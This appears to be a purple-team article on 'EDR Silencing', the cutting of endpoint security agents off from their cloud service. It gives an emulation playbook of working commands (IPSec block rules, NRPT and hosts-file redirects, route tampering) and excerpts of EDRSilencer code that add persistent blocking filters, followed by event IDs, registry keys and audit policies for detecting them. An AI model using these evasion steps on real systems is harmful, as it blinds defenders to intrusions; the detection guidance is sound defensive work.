HKLM\Software\Policies\Microsoft\Windows\IPSec\Policy\Local\ipsecFilter{GUID}\ipsecData
Secondary IP Addresses
A lightweight method to cause EDR communication disruption is to assign the network interface multiple IP addresses that belong to the EDR. If the interface on the asset has a foreign public IP address assigned to it, the routing table will not forward packets to the Internet and instead will deliver them locally. The connection will fail because no application will listen on that IP address. Iliya Dafchev released a PowerShell script that could monitor a specific set of EDR processes for TCP connections, capture the remote address of each connection and assign the remote address as a secondary IP address on all physical interfaces.

Upon execution of the IP Mute, the host IP configuration will change from automatic to static.

The secondary IP addresses field will be populated with the IP addresses that the IP Mute PowerShell script monitors.

It should be noted that the following registry key stores information related to static IP addresses.
HKLM\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters\Interfaces\{GUID}\IPAddressDepending on how the IP addresses are added different processes are observed in the operating system. The table below shows the list of processes associated with the behavior.
| Process | Behaviour |
|---|---|
| wmiprvse.exe | Modification via PowerShell cmdlet |
| DllHost.exe | Modification via Graphical User Interface |
| netsh.exe | Modification via netsh utility |
| svchost.exe | DHCP Assigned |
The playbook to emulate the technique of EDR Silencing can be found below:
[[Playbook.EDR Silencing]]
id = "1.0.0"
name = "1.0.0 - EDR Silencing"
description = "EDR agent communucation disruption via Windows Filtering Platform"
tooling.name = "EDRSilencer"
tooling.references = [
    "https://github.com/netero1010/EDRSilencer/"
]
executionSteps = [
    "shell EDRSilencer.exe blockedr"
]
executionRequirements = [
    "Local Administrator"
]

[[Playbook.EDR Silencing]]
id = "1.1.0"
name = "1.1.0 - EDR Silencing"
description = "EDR agent communucation disruption via Name Resolution Policy Table"
tooling.name = "N/A"
tooling.references = [
    "N/A"
]
executionSteps = [
    "Add-DnsClientNrptRule -Namespace ".endpoint.security.microsoft.com" -NameServers 127.0.0.1 -Comment "Silenced by Name Resolution Policy Table""
    "Add-DnsClientNrptRule -Namespace "endpoint.security.microsoft.com" -NameServers 127.0.0.1 -Comment "Silenced by Name Resolution Policy Table""
]
executionRequirements = [
    "Local Administrator"
]

[[Playbook.EDR Silencing]]
id = "1.2.0"
name = "1.2.0 - Hosts File"
description = "EDR agent communucation disruption via Host file modification"
tooling.name = "N/A"
tooling.references = [
    "N/A"
]
executionSteps = [
    "Add-Content -Path "C:\Windows\System32\drivers\etc\hosts" -Value "127.0.0.1 edr.domain.com""
    "Add-Content -Path "C:\Windows\System32\drivers\etc\hosts.ics" -Value "127.0.0.1 edr.domain.com""
]
executionRequirements = [
    "Local Administrator"
]

[[Playbook.EDR Silencing]]
id = "1.3.0"
name = "1.3.0 - IPSec Filter Rules"
description = "EDR agent communucation disruption via IPSec Filter Rules"
tooling.name = "netsh"
tooling.references = [
    "N/A"
]
executionSteps = [
    "netsh ipsec static add policy name=ipurplePolicy description=ipurplePolicy"
    "netsh ipsec static set policy name=ipurplePolicy assign=y"
    "netsh ipsec static add filter filterlist=BlockFilterList srcaddr=me dstaddr=X.X.X.X protocol=tcp description="FilterList""
    "netsh ipsec static add filter filterlist=BlockFilterList srcaddr=me dstaddr=X.X.X.X dstmask=24 protocol=tcp description="FilterList""
    "netsh ipsec static add filter filterlist=BlockFilterList srcaddr=me dstaddr=X.X.X.X Y.Y.Y.Y dstmask=32 protocol=tcp description="FilterList""
    "netsh ipsec static add filter filterlist=BlockFilterList srcaddr=me dstaddr=X.X.X.X-Y.Y.Y.Y dstmask=32 protocol=tcp description="FilterList""
    "netsh ipsec static add filter filterlist=BlockFilterList srcaddr=me dstaddr=DOMAIN.COM protocol=tcp description="FilterList""
    "netsh ipsec static add filteraction name=BlockFilterAction action=block"
    "netsh ipsec static add rule name=BlockRule policy=ipurplePolicy filterlist=BlockFilterList filteraction=BlockFilterAction description="IPSec Block Rule""
]
executionRequirements = [
    "Local Administrator"
]

[[Playbook.EDR Silencing]]
id = "1.4.0"
name = "1.4.0 - Routing Table"
description = "EDR agent communucation disruption via Routing Table Tampering"
tooling.name = "N/A"
tooling.references = [
    "N/A"
]
executionSteps = [
    "Get-NetIPInterface"
    "New-NetRoute -DestinationPrefix "192.168.100.0/32" -InterfaceIndex 1 -PolicyStore ActiveStore"
]
executionRequirements = [
    "Local Administrator"
]

[[Playbook.EDR Silencing]]
id = "1.5.0"
name = "1.5.0 - Secondary IP Addresses"
description = "Assign secondary IP Addresses to block EDR Communications"
tooling.name = "IPMute"
tooling.references = [
    "https://github.com/idafchev/IPMute/"
]
executionSteps = [
    "PS> .\IPMute.ps1"
]
executionRequirements = [
    "Local Administrator"
]

The image below demonstrates the detection opportunities of the technique EDR Silencing using the Windows Filtering Platform:
Detection
Although many EDR Silencing procedures can be emulated using PowerShell modules and built-in binaries like netsh, this technique drawn attention due to its abuse of the Windows Filtering Platform. Organizations could decrease the risk of EDR Silencing related threats by enforcing group policies or via deployment of application control solutions on endpoints and servers. However, some organizations face challenges enforcing these controls, so assessing visibility and engineer detections for each procedure is necessary. The vast majority of EDR Silencing procedures rely on commands that perform registry key modifications or file modifications (i.e. hosts file). Therefore, monitoring the associated registry keys and developing rules could detect most of the threats. On the other hand, the procedure that abuses the Windows Filtering Platform require also monitoring at the API level.
Windows Filtering Platform
Modern Endpoint Detection and Response solutions interact with the Windows Filtering Platform to enforce network level visibility, telemetry and containment. The proof of concept EDR Silencer uses a specific workflow to block EDR communication via the Windows Filtering Platform. Initially, the tool uses the CreateToolhelp32Snapshot API to take a snapshot of the running processes and perform a correlation with the hard-coded list of known EDR executables using the functions Process32First and Process32Next.
hProcessSnap = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
  if (hProcessSnap == INVALID_HANDLE_VALUE) {
      printf("[-] CreateToolhelp32Snapshot (of processes) failed with error code: 0x%x.\n", GetLastError());
      return;
    }

pe32.dwSize = sizeof(PROCESSENTRY32);
 if (!Process32First(hProcessSnap, &pe32)) {
    printf("[-] Process32First failed with error code: 0x%x.\n", GetLastError());
    CloseHandle(hProcessSnap);
    return;
    }
For matched processes, the OpenProcess API is used to open a handle and the full image path of the EDR executables is retrieved via the QueryFullProcessImageNameW.
HANDLE hProcess = OpenProcess(PROCESS_QUERY_LIMITED_INFORMATION, FALSE, pe32.th32ProcessID);
        if (hProcess) {
            WCHAR fullPath[MAX_PATH] = {0};
            DWORD size = MAX_PATH;
            FWPM_FILTER_CONDITION0 cond = {0};
            FWPM_FILTER0 filter = {0};
            FWPM_PROVIDER0 provider = {0};
            GUID providerGuid = {0};
            FWP_BYTE_BLOB* appId = NULL;
            UINT64 filterId = 0;
            ErrorCode errorCode = CUSTOM_SUCCESS;

        QueryFullProcessImageNameW(hProcess, 0, fullPath, &size);
The EDR Silencer then attempts to convert the retrieved executable path to FWP Application Identifier (FWP_BYTE_BLOB_TYPE). The Windows Filtering Platform uses that identifier to associate traffic with an application. In the case of EDR Silencer, it is used to associate traffic with EDR processes.
cond.conditionValue.type = FWP_BYTE_BLOB_TYPE;
cond.conditionValue.byteBlob = appId;
On the last stage, the tool interacts with the Windows Filtering Platform and opens a session using one of its core API’s such as the FwpmEngineOpen0. A custom provider named Microsoft Corporation is added via the FwpmProviderAdd0 and filters are added via the FwpmFilterAdd0 API. The action type FWP_ACTION_BLOCK is configured at maximum weight and is applied to block the EDR traffic.
// Addition of a Provider
if (GetProviderGUIDByDescription(providerDescription, &providerGuid)) {
          filter.providerKey = &providerGuid;
            } else {
              provider.displayData.name = providerName;
              provider.displayData.description = providerDescription;
              provider.flags = FWPM_PROVIDER_FLAG_PERSISTENT;
              result = FwpmProviderAdd0(hEngine, &provider, NULL);

// Addition of a Filter
result = FwpmFilterAdd0(hEngine, &filter, NULL, &filterId);

// Action Block at Maximum Weight
filter.displayData.name = filterName;
                filter.flags = FWPM_FILTER_FLAG_PERSISTENT;
                filter.layerKey = FWPM_LAYER_ALE_AUTH_CONNECT_V4;
                filter.action.type = FWP_ACTION_BLOCK;
                UINT64 weightValue = 0xFFFFFFFFFFFFFFFF;
                filter.weight.type = FWP_UINT64;
                filter.weight.uint64 = &weightValue;
                cond.fieldKey = FWPM_CONDITION_ALE_APP_ID;
                cond.matchType = FWP_MATCH_EQUAL;
                cond.conditionValue.type = FWP_BYTE_BLOB_TYPE;
                cond.conditionValue.byteBlob = appId;
                filter.filterCondition = &cond;
                filter.numFilterConditions = 1;
Detection efforts should focus on Windows and WFP API’s and the associated API’s that are generated as a result of these activities.
API’s

The procedure that abuses the Windows Filtering Platform to constraint EDR agent ability to communicate back to the cloud, utilises a set of Windows Filtering Platform API calls to perform actions such as open session, enumeration, addition and deletion of filters. Microsoft has visibility (if enabled), and therefore these actions could be detected via the Windows Event logs. The table below summarize the WFP API calls and the associated windows event id’s.
| WFP API Call | Event ID | Data Source |
|---|---|---|
| FwpmFilterAdd0 | 5444 | Windows Events |
| FwpmFilterAdd0 | 5157 | Windows Events |
| FwpmProviderAdd0 | 5441 | Windows Events |
| FwpmFilterEnum0 | Windows Events | |
| FwpmFilterDeletebyId0 | 5445 | Windows Events |
| FwpmEngineOpen0 | Windows Events |
The procedure requires identification of the EDR processes in order to apply blocking filters. A set of Windows API calls is used to take a snapshot of the EDR processes, perform a search for known EDR processes and retrieve the full image path of the matched processes. SOC teams should validate with their Endpoint Detection and Response provider if their deployment performs hooking on these API’s. The table below summarize the API’s used by the proof of concept EDR Silencer.
| API | Purpose |
|---|---|
| CreateToolhelp32Snapshot | Take a snapshot of system processes |
| Process32First | Search for known EDR process names |
| Process32Next | Search for known EDR process names |
| QueryFullProcessImageName | Retrieves full image path of the EDR process |
| OpenProcess | Open handle to the specified process |
Endpoint Detection and Response technologies might have capabilities to detect EDR Silencing, though the effectiveness might vary per vendor. SOC teams should consider a proactive approach by developing multi-layered defences across their network. It is important to note that Active Directory doesn’t have enabled by default group policies to capture threats that abuse the Windows Filtering Platform. Organisations can enhance visibility by enabling auditing on the following policies:
Computer Configuration > Windows Settings > Security Settings > Advanced Audit Policy Configuration > Audit Policies > Policy Change > Audit Filtering Platform Policy Change
Computer Configuration > Windows Settings > Security Settings > Advanced Audit Policy Configuration > Audit Policies > Object Access > Audit Filtering Platform Connection
Computer Configuration > Windows Settings > Security Settings > Advanced Audit Policy Configuration > Audit Policies > Object Access > Audit Filtering Platform Packet Drop

It needs to be highlighted that enabling these policies will cause a significant increase in windows event logs. If data storage is not a concern, detection engineering efforts should focus on processes attempting to add filters (5444 & 5147).
Registry
Windows Filtering Platform filters are stored in the registry. SOC teams should investigate the GUID values to identify rules associated with the EDR process during incident response. Monitoring the key that stores the filter is recommended to identify new additions.
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\BFE\Parameters\Policy\Persistent\Filter



Filters that have been added in the Windows Filtering Platform, could be viewed by the Windows Filtering Platform Explorer tool.
Hosts File
An alternative method to restrict EDR outbound communication is via modification of the hosts file. Identification of any changes in the etc\hosts file requires enabling auditing for File System and Handle Manipulation.
Computer Configuration > Windows Settings > Security Settings > Advanced Audit Policy Configuration > Audit Policies > Object Access > Audit File System
